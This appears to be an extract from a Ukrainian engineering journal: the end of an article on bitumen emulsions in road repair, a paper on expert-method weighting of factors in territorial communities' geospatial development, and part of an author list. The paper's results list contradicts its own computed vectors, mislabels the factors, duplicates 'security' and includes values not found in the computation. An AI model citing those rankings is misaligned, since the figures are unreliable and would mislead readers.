«Мікросюрфейсінг» – це різновид емульсійно-мінеральної суміші типу «Сларрі Сіл», який дозволяє проводити укладання суміші більш товстим шаром і у декілька шарів, з більш високими вимогами до якості кам'яного матеріалу. Ця технологія може застосовуватись як для виправлення незначних деформацій, так і для ліквідації колійності. Модифікування полімером в'язучого дозволяє використовувати кам'яний матеріал більш крупних фракцій без ризику його винесення, а більш висока когезія означає, що більш товсті шари можуть витримувати навантаження не деформуючись. Можливе влаштування шарів товщиною 50–75 мм. Такі матеріали виготовляються з додаванням спеціальних емульгаторів, для того, щоб збільшити когезію і пришвидшити схоплювання. Це означає, що відкриття руху по відремонттованих ділянках може відбуватися в період від 30 хвилин до 1 години після закінчення укладання, навіть при більш низьких температурах.

«Мікросюрфейсінг» використовується для: заповнення колій, розширення узбіч, незначного виправлення профілю.

У якості в'язучого для виробництва литих емульсійно-мінеральних сумішей рекомендують використовувати катіонні бітумні емульсії з середньою або повільною швидкістю розпаду і вмістом бітуму 60–65 %. Також можна використовувати модифіковані емульсії.

Перед початком укладання литої емульсійно-мінеральної суміші на зношених покриттях виконується: очищення поверхні від бруду, підґрунтовка катіонною емульсією з концентрацією бітуму 60–65 %, яку розводять водою в співвідношенні 1 : 3 з витратою 0,2–0,4 л/м<sup>2</sup>, укладання суміші розподільником та догляд за шаром.

Підґрунтовка виконується не раніше, ніж за 0,5–2,0 години до початку укладання литої емульсійно-мінеральної суміші.

Догляд за влаштованим шаром виконується з метою забезпечення необхідного часу розпаду бітумної емульсії на мінеральній поверхні і стабілізації структури матеріалу.

Бітумні емульсії та модифіковані бітумні емульсії використовують для влаштування захисних шарів зносу способом поверхневої обробки.

Поверхнева обробка – технологічний процес влаштування на дорожніх покриттях тонких шарів з метою забезпечення шорсткості, водонепроникності, зносостійкості та щільності покриттів.

Поверхневу обробку з використанням емульсій влаштовують на автомобільних дорогах низьких категорій. В залежності від типу та стану покриття поверхневі обробки можуть бути одиночними та подвійними.

Метод поверхневої обробки з використанням бітумної або модифікованої бітумної емульсії полягає в укладанні шарів емульсії і щебеню, що чергуються, з постійним ущільненням котками. Кількість шарів, фракція щебеню і в'язкість самої бітумно-полімерної емульсії визначаються завантаженістю автомобільної дороги, якістю основи і іншими чинниками.

Існує два способи влаштування поверхневої обробки:

- традиційний – з окремим розподіленням матеріалів;
- спосіб з синхронним розподілом в'язучого і щебеню.

Основною відмінністю технології поверхневої обробки з синхронним розподілом є практично одночасний розподіл емульсії та щебеню [5].

При використанні в ролі в'язучого бітумної емульсії, висока якість поверхневої обробки з синхронним розподілом в'язучого і щебеню пояснюється тим, що за короткий проміжок часу розпад емульсії тільки почнеться і емульсія в рідкому стані заповнить усі мікропори щебеню і покриття, відбудеться обволікання кожної щебінки тонким шаром в'язучого і забезпечить можливість ущільнення шару поверхневої обробки.

Метод поверхневої обробки є дуже ефективним, легким в застосуванні і економічним. Швидкий розпад емульсії дозволяє відкривати рух відразу після закінчення робіт.

**Висновки.** Використання емульсійно-мінеральної технології забезпечує однорідність структури та текстури поверхні покриття, яка має зовнішню схожість з покриттями із гарячих асфальтобетонів, дозволяє підвищити строк служби покриття дорожнього одягу на наступні 3–5 років, покращити його рівність та шорсткість, а також зменшити рівень шуму та покращити естетичний вигляд.

Для забезпечення якісного виконання ремонтних робіт за цією технологією необхідно контролювати властивості бітумних емульсій, а також фізико-механічні властивості бітуму, який утворюється в наслідок розпаду емульсії.

Сьогодні ці технології можуть бути актуальні, особливо в умовах обмеженого фінансування ремонтних робіт на автомобільних дорогах, що призведе до зменшення вартості робіт з влаштування тонкошарових покриттів з гарячих асфальтобетонних сумішей.

#### Список літератури:

1. Новаковська В.Я. Підвищення теплостійкості та водостійкості бітумного в'язучого для поверхневої обробки модифікацією емульсій водним катіонним латексом : дис. канд. техн. наук : 05.22.11 – автомобільні шляхи та аеродроми. Харків, 2021. 71 с.
2. Zhdaniuk V., Novakovska V. Estimating the effect of aqueous cationic latex from the class of thermal elastic plastics on the properties of bitumen emulsions. *Eastern-European Journal of Enterprise Technologies*. 2021. № 4 (6 (112)). P. 24–32.
3. Новаковська В. Я.. Дослідження процесу розпаду бітумних та модифікованих бітумних емульсій. *Зб. наукових праць УкрДУЗТ*. 2015. Вип. 157. С. 92–97.

4. Жданюк В. К., Терлецька В. Я., Кривохижа О. М., Микитенко С. М. До питання про застосування емульсій бітумних дорожніх при будівництві та ремонті автомобільних доріг. *Автошляховик України*. 2005. № 6. С. 33–35.
5. ДСТУ-Н Б В.2.3-38:2016. Настанова з влаштування захисних шарів зносу покриття дорожнього одягу автомобільних доріг [Чинний від 2017-01-04]. Київ, 2016. 24 с.
6. Солодкий С.Й., Сідун Ю.В., Волліс О.Є. Підбір оптимального складу литої емульсійно-мінеральної суміші за критерієм розпаду. *Вісник Національного університету «Львівська політехніка». Теорія і практика будівництва*. Львів, 2013. № 755. С. 406–410. URL: [http://nbuv.gov.ua/UJRN/VNULPTPB\\_2013\\_755\\_74](http://nbuv.gov.ua/UJRN/VNULPTPB_2013_755_74) (дата звернення: 21.07.2020).
7. Копинець І.В., Малий Т.С. Порівняльний аналіз вітчизняних та європейських вимог до литих емульсійно-мінеральних сумішей. *Дороги і мости*. Київ. 2020. Випуск 22. С. 114–127.
8. Кіщинський С.В., Гончаренко Ю.Ф., Гнатюк Е.М. Досвід та проблеми влаштування на дорогах України тонкошарових покриттів типу «Сларрі Сіл». *Дороги і мости*. Київ, 2008. Вип. 10. 2013. С. 305–312.
9. СОУ 42.1-37641918-119:2014 Суміші литі емульсійно-мінеральні. Технічні умови. Київ, 2014. 27 с. (Інформація та документація).

**Arinushkina N.S., Kostin D.Yu., Hryshchenko T.M., Arinushkina O.O. THE BITUMEN EMULSIONS APPLICATION DURING THE MODERN REPAIR WORKS ON ASPHALT CONCRETE PAVEMENTS**

*The article deals with the issue of using bitumen emulsions when performing various types of repair work on asphalt concrete surfaces.*

*Over the last decade, the traffic intensity and load density have increased significantly due to the increase in the traffic of heavy trucks, road trains and buses. This is the main factor that leads to an increase in the area of destruction and deformations on the road surface.*

*Asphalt concrete pavements have a number of positive properties and high transport and operational indicators: slow wear under the action of heavy vehicles, relatively high strength and resistance to the influence of climatic factors and water, hygiene, ease of repair with the possibility of reusing the material. The main disadvantages of asphalt concrete coatings are: deformation under the action of loads, high temperature during technological operations, dependence of coating properties on air temperature, reduced shear resistance, etc. In the process of operation, asphalt concrete pavements are often deformed, waves, inflows and cracks appear on them, which reduce their durability.*

*The results of the examination of the technical condition of asphalt concrete coatings showed that the actual areas of destruction are almost 1.5 times higher than the theoretical ones. It is also necessary to note the significant influence of the quality of the repair technology on the intensity of destruction of road surfaces. Experience shows that the relative area of destruction of repaired coatings is 10–15 times larger than the average relative area of destruction of new asphalt concrete coatings.*

*Modern conditions for the operation of asphalt concrete surfaces are largely determined by two directions: the first is the increase in the carrying capacity of cars, the increase in the specific weight of heavy trucks in the traffic flow and the possibility of the movement of extra-heavy vehicles, the second is related to the growth traffic intensity, which leads to an increase in the number of repeated loads, which contribute to a decrease in the service life of the coating.*

*When carrying out repair work, cationic bitumen emulsions are often used, which ensure sufficient adhesion of the binder to the surface of mineral stone materials of acidic and basic nature [1].*

*The article is devoted to the use of bituminous emulsions in the performance of repair works, which have a number of advantages compared to the use of traditional road bitumens in the corresponding technologies.*

**Key words:** bitumen emulsion, asphalt concrete coating, cast emulsion-mineral mixtures, surface treatment, repair works.

# ГЕОДЕЗІЯ

УДК 338.02:69.003:004.89

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/39>

**Гой В.В.**

Харківський національний університет міського господарства імені О.М. Бекетова

**Халіков С.А.**

Харківський національний університет міського господарства імені О.М. Бекетова

**Коваленко Л.Б.**

Харківський національний університет міського господарства імені О.М. Бекетова

**Бурвіков І.Ю.**

Харківський національний університет міського господарства імені О.М. Бекетова

## ФОРМУВАННЯ ІНФОРМАЦІЙНОГО ЗАБЕЗПЕЧЕННЯ ГЕОПРОСТОРОВОГО РОЗВИТКУ ТЕРИТОРІАЛЬНИХ ГРОМАД

*Доведена актуальність інформаційного забезпечення геопросторового розвитку територіальних громад. У результаті дослідження досягнута мета дослідження відносно формування інформаційного забезпечення геопросторового розвитку територіальних громад із застосування експертних методів. У статті вирішені наступні завдання: оцінка чинників забезпечення геопросторового розвитку територіальних громад; визначення впливу чинників на геопросторовий розвиток територіальних громад.*

*Узагальнюючи існуючі теоретичні положення, визначені чинники забезпечення геопросторового розвитку територіальних громад: просторові, стейкхолдерні, безпекові, екологічні, містобудівні, функціональні, інфраструктурні, економічні, інноваційні.*

*Для оцінки чинників геопросторового забезпечення територіальних громад застосовується метод експертних оцінок. Експертне опитування за виокремленими чинниками, що впливають на геопросторовий розвиток територіальних громад за регіонами України, проводиться із залученням 10 експертів, яким запропоновано виставити бальну оцінку від 0 до 10.*

*У результаті дослідження визначено, що на забезпечення геопросторового розвитку найбільший вплив здійснюють просторові чинники. Це обумовлено необхідністю та особливістю формування просторового забезпечення для розвитку територіальних громад, їх активного застосування у сфері використання земельно-майнового комплексу. Важливого значення має формування та реалізація стейкхолдерних відносин і забезпечення безпекових параметрів. Поряд з цим, в надзвичайних умовах знижується значення екологічних, містобудівних, функціональних, інфраструктурних чинників забезпечення геопросторового розвитку територіальних громад. Функціонування ТГ на низькому рівні обумовлено економічними й інноваційними чинниками.*

*Враховуючи результати експертних оцінок перспективами подальших досліджень є встановлення причинно-наслідкових зв'язків між чинниками та узагальнюючим показником геопросторового розвитку територіальних громад і розробки заходів забезпечення цього розвитку, враховуючи надзвичайні умови їх функціонування.*

**Ключові слова:** геопросторовий розвиток, територіальні громади, теоретичні положення, оцінка, чинники геопросторового розвитку, експертні методи, вплив чинників.

**Постановка проблеми.** Зростання значення та кількості територіальних громад, збільшення рівня їх впливу на процеси, що відбуваються у системі місцевого самоврядування потребують формування кількісної основи для забезпечення

розвитку територіальних громад (ТГ). Причому особливого значення має застосування відповідних методів і моделей, переосмислення підходів до їх застосування на рівні функціонування територіальних громад. У цьому контексті особливого



значення мають експертні методи, що враховують широке коло чинників, які впливають на розвиток ТГ.

Для формування інформаційного забезпечення створена нормативно-правова база геопросторового розвитку територіальних громад: Закони України: Про національну інфраструктуру геопросторових даних, Про засади державної регіональної політики, Про затвердження Порядку функціонування національної інфраструктури геопросторових даних, Постанова Кабінету міністрів України «Про затвердження Порядку функціонування єдиної геоінформаційної системи здійснення моніторингу та оцінювання розвитку регіонів і територіальних громад», Урядовий портал: Цифрові інструменти відновлення: як Геоінформаційна система сприятиме регіональному розвитку.

Проблемними залишаються питання розробки та застосування геоінформаційних систем для функціонування територіальних громад та забезпечення геопросторового розвитку. На недостатньому рівні визначені технологічні, технічні особливості, рівень та можливості застосування робочого потенціалу. Поряд з цим, за останні роки збільшується рівень використання сучасних геоінформаційних систем на рівні територіальних громад. Слід вказати на низький рівень інформаційного забезпечення геопросторового розвитку територіальних громад.

Таким чином, тема дослідження відносно формування та використання інформаційного забезпечення геопросторового розвитку територіальних громад є актуальним питанням та дозволяє створити умови зростання ефективності їх функціонування.

**Аналіз останніх досліджень і публікацій.** Для формування кількісної основи геопросторового розвитку територіальних громад особливого значення має побудова теоретико-методичної платформи до його визначення.

В існуючих наукових розробках відсутні єдині теоретичні положення до визначення геопросторового розвитку територіальних громад.

Визначені напрями та особливості забезпечення розвитку територіальних громад, враховуючи нормативно-правові аспекти їх функціонування [1–4].

Напрями та особливості функціонування територіальних громад для розвитку територіальних громад віддзеркалені у роботах [5–7].

Структурний підхід до визначення геопросторового розвитку на основі виокремлення його

елементів та чинників, що впливають на його формування та використання представлено у розробках [8–9].

За останні роки зростає значення безпекових чинників у системі формування та забезпечення геопросторового розвитку територіальних громад [10–12].

Отже, узагальнення існуючих теоретичних положень дозволило сформуванню відповідні підходи та теоретико-методичну платформу для створення кількісної основи прийняття обґрунтованих рішень.

**Постановка завдання.** Метою дослідження є формування інформаційного забезпечення геопросторового розвитку територіальних громад із застосування експертних методів. У статті вирішуються наступні завдання:

- оцінка чинників забезпечення геопросторового розвитку територіальних громад;
- визначення впливу чинників на геопросторовий розвиток територіальних громад.

**Виклад основного матеріалу.** Узагальнюючи існуючі теоретичні положення, визначені чинники забезпечення геопросторового розвитку територіальних громад: просторові ( $CH_1$ ), стейкхолдерні ( $CH_2$ ), безпекові ( $CH_3$ ), екологічні ( $CH_4$ ), містобудівні ( $CH_5$ ), функціональні ( $CH_6$ ), інфраструктурні ( $CH_7$ ), економічні ( $CH_8$ ), інноваційні ( $CH_9$ ).

Для оцінки чинників геопросторового забезпечення територіальних громад застосовується метод експертних оцінок. Експертне опитування за виокремленими чинниками, що впливають на геопросторовий розвиток територіальних громад за регіонами України, проводиться із залученням 10 експертів, яким запропоновано виставити бальну оцінку від 0 до 10.

Попередня обробка результатів експертного опитування здійснюється за наступними моделями і показниками:

- середньої арифметичної:

$$\bar{x}_j = \frac{1}{n} \sum_{i=1}^n x_{ij}; \quad (1)$$

- середньої геометричної:

$$\bar{x}_j^g = \sqrt[n]{\prod_{i=1}^n x_{ij}}; \quad (2)$$

- моди  $M_o$ ;
- медіани  $M_e$ ;
- суми відхилень від середнього:

$$\delta_j = \sum_{i=1}^n (x_{ij} - \bar{x}_j); \quad (3)$$

– нереалізованого потенціалу:

$$p_j^n = \sqrt{\sum_{i=1}^n (N_{max} - x_{ij})^2}; \quad (4)$$

де  $N_{max} = 10$  – максимальний бал, який можливо отримати за результатами опитування.

Наступне ранжирування регіонів проводиться за:

- середнім арифметичним (за спаданням);
- середнім геометричним (за спаданням);
- сумарним відхиленням від середнього (за спаданням);
- нереалізованим потенціалом (за зростанням).

При встановленні причино-наслідкових зв'язків в предметній області експертам складно визначити величину впливу кожного об'єкту, представлені кількісною характеристикою. Задача ускладнюється із збільшенням кількості об'єктів дослідження. Суттєво спрощують проблемні питання можливість парного порівняння з виявленням пріоритетів. При цьому оцінка всієї сукупності об'єктів може бути надана на підставі парного порівняння всіх можливих пар об'єктів.

Результати порівняння всіх можливих пар об'єктів можна представити у вигляді матриці переваг, яка розраховується для кожного експерта. Елементи матриці переваг знаходяться за правилом:

$$p_{ij}^{(e)} = \begin{cases} 1; & \text{якщо } o_i > o_j \\ 0,5; & \text{якщо } o_i = o_j \\ 0; & \text{якщо } o_i < o_j \end{cases} \quad (5)$$

де  $e = \overline{1; k}$  – номер експерта, відн. од.;

$i, j = \overline{1; n}$  – номер об'єкта експертизи, відн. од.

Для запропонованого алгоритму представимо результати групового оцінювання на підставі порівняння середньоарифметичних значень виокремлених чинників, що впливають на геопросторовий розвиток територіальних громад за регіонами України, наданих кожним експертом. Результати оцінки середньоарифметичних значень виокремлених чинників, що впливають на геопросторовий розвиток територіальних громад за регіонами України представлені у табл. 1.

Якщо при оцінюванні пари  $o_{ij}$   $k_i$  із загальної кількості експертів надали перевагу  $o_i$  над  $o_j$ , що

Таблиця 1

**Результати оцінки середньоарифметичних значень виокремлених чинників, що впливають на геопросторовий розвиток територіальних громад за регіонами України, відн. од**

Експерт	Виокремлені чинники								
	$CH_1$	$CH_2$	$CH_3$	$CH_4$	$CH_5$	$CH_6$	$CH_7$	$CH_8$	$CH_9$
$e^{(1)}$	6,5	6,6	6,3	6,4	5,9	6,1	6,4	6,8	6,3
$e^{(2)}$	6,5	6,3	6,5	6,2	6,2	6,2	6,4	6,5	6,7
$e^{(3)}$	6,4	6,7	6,3	6,4	6,1	6,2	6,3	6,8	6,7
$e^{(4)}$	6,5	6,4	6,4	6,4	5,9	6,3	6,5	6,6	6,5
$e^{(5)}$	6,4	6,6	6,7	6,4	6,4	6,3	6,7	6,8	6,4
$e^{(6)}$	6,3	6,1	6,2	6,1	6,1	6,4	6,2	6,3	6,3
$e^{(7)}$	6,6	6,4	6,1	6,6	6,4	6,4	6,6	6,5	6,6
$e^{(8)}$	5,8	6,2	6,5	6,4	6,3	6,3	6	6,8	6,6
$e^{(9)}$	6,9	6,7	6,4	6,8	6,4	6,6	6,6	6,8	6,4
$e^{(10)}$	6,8	6,6	6,4	6,4	6,2	6,2	6,6	6,3	6,8

Джерело: складено авторами

Таблиця 2

**Матриця математичного очікування, визначена для виокремлених чинників, що впливають на геопросторовий розвиток територіальних громад за регіонами України, відн. од.**

$M$	$CH_1$	$CH_2$	$CH_3$	$CH_4$	$CH_5$	$CH_6$	$CH_7$	$CH_8$	$CH_9$
$CH_1$	0,5	0,6	0,75	0,75	0,85	0,8	0,7	0,4	0,45
$CH_2$	0,4	0,5	0,55	0,6	0,8	0,75	0,45	0,1	0,35
$CH_3$	0,25	0,45	0,5	0,5	0,85	0,7	0,35	0,15	0,2
$CH_4$	0,25	0,4	0,5	0,5	0,85	0,85	0,4	0,25	0,3
$CH_5$	0,15	0,2	0,15	0,15	0,5	0,3	0,1	0	0,1
$CH_6$	0,2	0,25	0,3	0,15	0,7	0,5	0,25	0,1	0,2
$CH_7$	0,3	0,55	0,65	0,6	0,9	0,75	0,5	0,2	0,4
$CH_8$	0,6	0,9	0,85	0,75	1	0,9	0,8	0,5	0,65
$CH_9$	0,55	0,65	0,8	0,7	0,9	0,8	0,6	0,35	0,5

Джерело: складено авторами

відповідає оцінці  $p_i = 1$ ,  $k_j$  експертів надали перевагу  $o_j$  над  $o_i$  ( $p_j = 0$ ), а решта  $k_i = k - k_i - k_j$  експертів вважають ці об'єкти рівнозначними ( $p_i = 0,5$ ), то оцінка математичного очікування дискретної випадкової величини  $p_{ij}^{(e)}$  буде знаходитися за моделлю:

$$m_{ij} = M[p_{ij}^{(e)}] = p_i \cdot \frac{k_i}{k} + p_j \cdot \frac{k_j}{k} + p_l \cdot \frac{k_l}{k}. \quad (6)$$

Обчислені моделлю (6) параметри формують матрицю  $M [n \times n]$  (табл. 2), в якій пара її компонентів задовольняє умові:

$$m_{ij} + m_{ji} = 1 \quad (7)$$

За компонентами матриці математичного очікування здійснюється ранжування всіх об'єктів із виокремленням їх відносної важливості, які характеризуються числовими коефіцієнтами.

Алгоритм визначення вектору відносної важ-

ливості  $R^{im} = \begin{pmatrix} r_1 \\ r_1 \\ \dots \\ r_n \end{pmatrix}$  представимо у вигляді ітера-

ційної процедури:

1. Початкова умова  $t = 0$ .
2. Початкові значення елементів вектору відносної важливості приймаємо рівними одиниці

$$R^{im(0)} = \begin{pmatrix} 1 \\ 1 \\ \dots \\ 1 \end{pmatrix}.$$

3. Застосуємо рекурентні співвідношення:

$$\lambda^{(t)} = G \cdot M \cdot R^{im(t-1)}, \quad (8)$$

де  $G = (1 \ 1 \ \dots \ 1)$ ;

$$R^{im(t)} = \frac{1}{\lambda^{(t)}} \cdot M \cdot R^{im(t-1)}, \quad (9)$$

параметри матриці  $R^{im(t)}$  мають задовольняти умові нормування:

$$\sum_{i=1}^n r_i^{(t)} = 1.$$

4. Ознака закінчення алгоритму впливає з умови:

$$R^{im(t)} - R^{im(t-1)} < \varepsilon \quad (10)$$

де  $\varepsilon$  – наперед задана точність ітераційної процедури.

Якщо матриця  $M$  невід'ємна та нерозкладна, то при збільшенні порядку  $t (t \rightarrow \infty)$   $t$  – кількості іте-

рацій, величина  $\lambda^{(t)}$  збігається до максимального власного числа матриці  $M$ . Це впливає з теореми Перрона-Фробеніуса і доводить збіжність представленої ітераційного алгоритму.

Представимо реалізацію запропонованої ітераційної процедури для визначення відносної важливості виокремлених чинників, що впливають на геопросторовий розвиток територіальних громад за регіонами України. Виявилось, що для заданої точності  $\varepsilon = 0,01$  достатньо виконати три кроки ітераційної процедури:

$$R^{im(1)} = \begin{pmatrix} 0,143210 \\ 0,111111 \\ 0,097531 \\ 0,106173 \\ 0,040741 \\ 0,065432 \\ 0,119753 \\ 0,171605 \\ 0,144444 \end{pmatrix}; \quad R^{im(2)} = \begin{pmatrix} 0,150054 \\ 0,109224 \\ 0,091881 \\ 0,102427 \\ 0,035449 \\ 0,060180 \\ 0,118152 \\ 0,182330 \\ 0,150303 \end{pmatrix};$$

$$R^{im(3)} = \begin{pmatrix} 0,150832 \\ 0,108824 \\ 0,091046 \\ 0,106173 \\ 0,102012 \\ 0,059779 \\ 0,117765 \\ 0,183779 \\ 0,151035 \end{pmatrix}.$$

Аналіз отриманих результатів дає підставу стверджувати, що ранжирування відносної важливості виокремлених чинників, а представляється у наступним чином:

- просторові ( $r = 0,183779$ );
- стейкхолдерні ( $r = 0,151035$ );
- безпекові ( $r = 0,1150832$ );
- екологічні ( $r = 0,117765$ );
- містобудівних ( $r = 0,108824$ );
- функціональні ( $r = 0,102012$ );
- інфраструктурні ( $r = 0,091046$ );
- економічні ( $r = 0,059779$ );
- безпекові ( $r = 0,03927$ ).

Встановлено, що розподіл відносної важливості виокремлених чинників, що впливають на геопросторовий розвиток територіальних громад в кожному регіоні України суттєво відрізняється.

**Висновки.** У результаті дослідження визначено, що на забезпечення геопросторового



розвитку найбільший вплив здійснюють просторові чинники. Це обумовлено необхідністю та особливістю формування просторового забезпечення для розвитку територіальних громад, їх активного застосування у сфері використання земельно-майнового комплексу. Важливого значення має формування та реалізація стейкхолдерних відносин і забезпечення безпекових параметрів. Поряд з цим, в надзвичайних умовах знижується значення екологічних, містобудівних, функціональних, інфраструктурних чинників

забезпечення геопросторового розвитку територіальних громад. Функціонування ТГ на низькому рівні обумовлено економічними й інноваційними чинниками.

Враховуючи результати експертних оцінок перспективами подальших досліджень є встановлення причинно-наслідкових зв'язків між чинниками та узагальнюючим показником геопросторового розвитку територіальних громад і розробки заходів забезпечення цього розвитку, враховуючи надзвичайні умови їх функціонування.

#### Список літератури:

1. Про регулювання містобудівної діяльності : Документ 3038-VI від 04.01.2024. URL: <https://zakon.rada.gov.ua/laws/show/3038-17#Text>
2. Про землеустрій : Закон України. Документ 858-IV від 31.12.2023. URL: <https://zakon.rada.gov.ua/laws/show/858-15#n1107>
3. Про місцеве самоврядування в Україні : Документ 280/97-ВР від 16.03.2024. URL: <https://zakon.rada.gov.ua/laws/show/280/97-вр>
4. Про добровільне об'єднання територіальних громад : Закон України. Документ 157-VIII від 14.05.2020. URL: <https://zakon.rada.gov.ua/laws/show/157-19#Text>
5. Єгоров І.Ю., Бажал Ю.М., Хаустов В.К., Черненко С.М. Формування «розумної спеціалізації» в економіці України : колективна монографія. НАН України, ДУ «Ін-т. екон. та прогноз. НАН України». Київ, 2020. 278 с. URL: <http://ief.org.ua/docs/mg/331.pdf>
6. Healy A. Innovation in circumpolar regions: new challenges for smart specialization. *The Northern Review*. 2017. № 45. Р. 11–32. URL: <http://orca.cf.ac.uk/102137/3/Healy%20A%202017%20Northern%20Review%20postprint%20%282%29.pdf>
7. Амоша О., Лях О., Солдак М., Череватський Д. Інституційні детермінанти впровадження концепції смарт-спеціалізації: приклад старопромислових регіонів України. *Журнал європейської економіки*. 2018. Т. 17. № 3 (66). С. 310–344.
8. Нудельман В.І. Для чого потрібні генплани територій. *Українська правда*. URL: <http://www.prawda.com.ua/columns/2017/01/7/7131578/>
9. Кизим М.О., Семигуліна І.Б., Ярошенко І.В. Чинники просторового розвитку територіальних громад у системі публічного управління територіями. *Регіональна економіка. Проблеми економіки*. 2022. № 2 (52). С. 83–92.
10. Онищенко В.О. Соціальна безпека регіону: теоретичні та прикладні аспекти : монографія. Полтава : ПолтНТУ, 2015. 274 с.
11. Завора Т.М., Чепурний О.В. Аналіз та оцінка індикаторів стану соціальної безпеки України. *Ефективна економіка*. 2012. № 9. URL: <http://www.economy.nayka.com.ua/?op=1&z=1365>.
12. Заяць Т.А., Краєвська Г.О. Економічна основа сільських поселень та перспективи її зміцнення. *Економіка України*. 2016. № 9. С. 70–81.

#### **Goi V.V., Khalikov S.A., Kovalenko L.B., Burvikov I.Yu. FORMATION OF INFORMATION SUPPORT FOR GEOSPATIAL DEVELOPMENT OF TERRITORIAL COMMUNITIES**

*The relevance of information support for the geospatial development of territorial communities has been proven. As a result of the study, the goal of the study was achieved regarding the formation of information support for the geospatial development of territorial communities using expert methods. The following tasks are solved in the article: evaluation of the factors of ensuring the geospatial development of territorial communities; determining the influence of factors on the geospatial development of territorial communities.*

*Summarizing the existing theoretical provisions, the factors of ensuring the geospatial development of territorial communities are determined: spatial, stakeholder, security, ecological, urban planning, functional, infrastructural, economic, innovative.*

*To assess the factors of geospatial provision of territorial communities, the method of expert assessments is used. An expert survey on selected factors affecting the geospatial development of territorial communities in the regions of Ukraine is conducted with the involvement of 10 experts, who are asked to give a score from 0 to 10.*

*As a result of the study, it was determined that spatial factors exert the greatest influence on the provision of geospatial development. This is due to the necessity and peculiarity of the formation of spatial*

*support for the development of territorial communities, their active use in the field of use of the land and property complex. The formation and implementation of stakeholder relations and the provision of security parameters are of great importance. Along with this, in emergency conditions, the importance of ecological, urban planning, functional, infrastructural factors of ensuring the geospatial development of territorial communities decreases. The functioning of TG at a low level is due to economic and innovative factors.*

*Taking into account the results of expert assessments, the prospects for further research are the establishment of cause-and-effect relationships between the factors and the general indicator of the geospatial development of territorial communities and the development of measures to ensure this development, taking into account the extraordinary conditions of their functioning.*

**Key words:** *geospatial development, territorial communities, theoretical provisions, assessment, factors of geospatial development, expert methods, influence of factors.*

## Відомості про авторів

**Алексєєв М.О.** – кандидат технічних наук, старший науковий співробітник, доцент кафедри інформаційних технологій в телекомунікаціях Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Арінушкіна Н.С.** – кандидат технічних наук, доцент кафедри будівництва та експлуатації автомобільних доріг Харківського національного автомобільно-дорожнього університету

**Арінушкіна О.О.** – асистент кафедри будівництва та експлуатації автомобільних доріг Харківського національного автомобільно-дорожнього університету

**Берестенко В.В.** – здобувач ступеня доктора філософії, кафедра «Експлуатація флоту і технологія морських перевезень» Одеського національного морського університету

**Берневек Т.І.** – кандидат технічних наук, доцент, доцент кафедри експлуатації флоту і технології морських перевезень Одеського національного морського університету

**Бешлей Г.В.** – доктор філософії, доцент кафедри телекомунікацій Національного університету «Львівська політехніка»

**Бешлей М.І.** – доктор технічних наук, доцент кафедри телекомунікацій Національного університету «Львівська політехніка»

**Біганич В.Ю.** – старший викладач кафедри оптики ДВНЗ «Ужгородський національний університет»

**Бурвіков І.Ю.** – магістрант кафедри земельного адміністрування та геоінформаційних систем Харківського національного університету міського господарства імені О.М. Бекетова

**Ветошко І.П.** – аспірант кафедри телекомунікацій Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Вільшаник М.С.** – старший викладач кафедри експлуатації флоту і технології морських перевезень Одеського національного морського університету

**Вінюков-Прощенко А.С.** – кандидат економічних наук, доцент кафедри організації авіаційних перевезень Національного авіаційного університету

**Войченко Т.О.** – кандидат економічних наук, доцент, в.о. завідувача кафедри природничо-математичних та інженерно-технічних дисциплін Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Волобуєв М.М.** – кандидат хімічних наук, доцент, професор кафедри загальної та неорганічної хімії Національного технічного університету «Харківський політехнічний інститут»

**Воробйова В.І.** – доктор технічних наук, доцент, в.о. завідувача кафедри фізичної хімії Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Ганах І.І.** – студент факультету електроніки Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Гіць І.І.** – асистентка кафедри транспортних технологій Національного університету «Львівська політехніка»

**Гой В.В.** – кандидат економічних наук, докторант кафедри економіки та маркетингу Харківського національного університету міського господарства імені О.М. Бекетова

**Грищенко Т.М.** – старший викладач кафедри будівництва та експлуатації автомобільних доріг Харківського національного автомобільно-дорожнього університету

**Губар В.Г.** – старший викладач кафедри конструювання електронно-обчислювальної апаратури Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Дира В.В.** – аспірант кафедри інфокомунікаційних систем і технологій Вінницького національного технічного університету

**Дьяконов О.С.** – кандидат технічних наук, доцент, доцент кафедри програмованої електроніки, електротехніки і телекомунікацій Національного університету кораблебудування імені адмірала Макарова

**Єфімова В.Г.** – кандидат технічних наук, доцент, доцент кафедри природничо-наукових та загальноінженерних дисциплін ТОВ Технічний університет «Метінвест політехніка»

**Жданиук Н.В.** – кандидат технічних наук, старший викладач кафедри хімічної технології кераміки та скла Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Зінковський Ю.Ф.** – доктор технічних наук, професор, професор кафедри прикладної електроніки Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Іваненко В.М.** – старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Іванюк М.М.** – студент кафедри телекомунікацій Національного університету «Львівська політехніка»

**Іхсанов Ш.М.** – кандидат технічних наук, доцент, доцент кафедри програмованої електроніки, електротехніки і телекомунікацій Національного університету кораблебудування імені адмірала Макарова

**Клімов С.В.** – кандидат технічних наук, доцент кафедри комп'ютерних наук та прикладної математики Національного університету водного господарства та природокористування

**Коваленко І.Л.** – доктор технічних наук, професор, завідувач кафедри екології та технології неорганічних речовин Українського державного університету науки та технологій

**Коваленко Л.Б.** – кандидат фіз-матем. наук, доцент, завідувач кафедри вищої математики і математичного моделювання Харківського національного університету міського господарства імені О.М. Бекетова

**Козенок А.С.** – кандидат технічних наук, доцент кафедри транспортних технологій і логістики Державного біотехнологічного університету

**Козенок Л.О.** – магістр Національного аерокосмічного університету імені М.Є. Жуковського «Харківський авіаційний інститут»

**Корденко М.Ю.** – старший викладач кафедри металургії, матеріалознавства та організації виробництва ТОВ Технічний університет «Метінвест політехніка»

**Коробкова З.С.** – здобувач першого (бакалаврського) рівня вищої освіти I курсу I групи Навчально-наукового інституту морського бізнесу Одеського національного морського університету

**Коробкова О.М.** – кандидат економічних наук, доцент кафедри експлуатації портів і технології вантажних робіт Одеського національного морського університету

